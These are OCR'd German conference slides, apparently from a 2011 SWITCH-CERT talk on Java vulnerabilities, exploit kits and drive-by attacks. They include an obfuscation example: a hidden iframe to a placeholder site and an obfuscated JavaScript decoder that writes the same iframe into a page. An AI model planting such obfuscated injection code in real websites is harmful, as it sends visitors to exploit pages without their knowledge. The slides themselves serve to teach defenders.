S7: Java als Sicherheitsrisiko

security-zone 2011

SWITCH
Serving Swiss Universities

Renato Ettisberger
renato.ettisberger@switch.ch

Zürich, 11. Oktober 2011

Security (SWITCH-CERT)

Derzeit 7 Mitarbeiter, bald 10


Unser Team erbringt Security-Dienstleistungen für Universitäten/ Hochschulen & Schweizer Banken

National und international vernetzt

Langjährige Erfahrung in

- Incident Handling
- Malware-Analyse
- Forensics
- Risk Assessment, Penetration Testing


Schwachstellen in Java



Quelle: http://www.symantec.com/connect/blogs/rise-java-vulnerabilities


Wieso ist Java für Cyberkriminelle interessant?

Java-basierte Applikationen in Unternehmen




Java ist auf den Clients installiert

Installierte Java-Version ist meist veraltet




Veraltet heisst meist, dass Schwachstellen vorhanden sind

Motivation von Cyberkriminellen




Quelle: Dino Dai Zovi „Hackers Math 101“
http://trailofbits.files.wordpress.com/2011/08/attacker-math.pdf

Motivation von Cyberkriminellen



Quelle: Dino Dai Zovi „Hackers Math 101“
http://trailofbits.files.wordpress.com/2011/08/attacker-math.pdf

Ergebnis




Quelle: http://blogs.technet.com/b/mmpc/archive/2010/10/18/have-you-checked-the-java.aspx

Grund: Exploit-Kits

Quelle: www.isecpartners.com/storage/docs/presentations/EIP-final.pdf

Drive-by-Angriffe

Phase I: Umleitung des Opfers



Drive-by-Angriffe


Obfuscation-Beispiel

```
<iframe src="http://www.somewebsite.com/index.html" width=20
height=20></iframe>
```

```
<script type="text/javascript">
function E112CD3368FC12BE15F74F8E2(F3228D437C2BD52E2C1){function E07E36754E952F0A8B()
   {var FBA2793E8749D8000EE5E0C87381DA=16;return FBA2793E8749D8000EE5E0C87381DA;}
   return(parseInt(F3228D437C2BD52E2C1,E07E36754E952F0A8B()));}function
   AA55547E2A4731FF58AD(A8DE915EB34C316916288){function D69A9B62A1E651D8E699FF()
   {return 2;}var B8F4E467CF2E2B16B6="";for
   (F2CD0A38BFB3247F4CAE=0;F2CD0A38BFB3247F4CAE<A8DE915EB34C316916288.length;F2C
   D0A38BFB3247F4CAE+=D69A9B62A1E651D8E699FF()){B8F4E467CF2E2B16B6+=
   (String.fromCharCode(E112CD3368FC12BE15F74F8E2(A8DE915EB34C316916288.substr
   (F2CD0A38BFB3247F4CAE,D69A9B62A1E651D8E699FF())));}document.write
   (B8F4E467CF2E2B16B6);}AA55547E2A4731FF58AD
   ("3C696672616D65207372633DE2809D687474703A2F2F7777772E736F6D657765627369746 52E6
   36F6D2F696E6465782E68746D6CE2809D207769647 4683D3230206865696768743D32303E3C2F6
   96672616D653E");
</script>
```


Drive-by-Angriffe

Phase II: Analyse des Zielsystems



Drive-by-Angriffe

Phase III: Schwachstelle ausnutzen

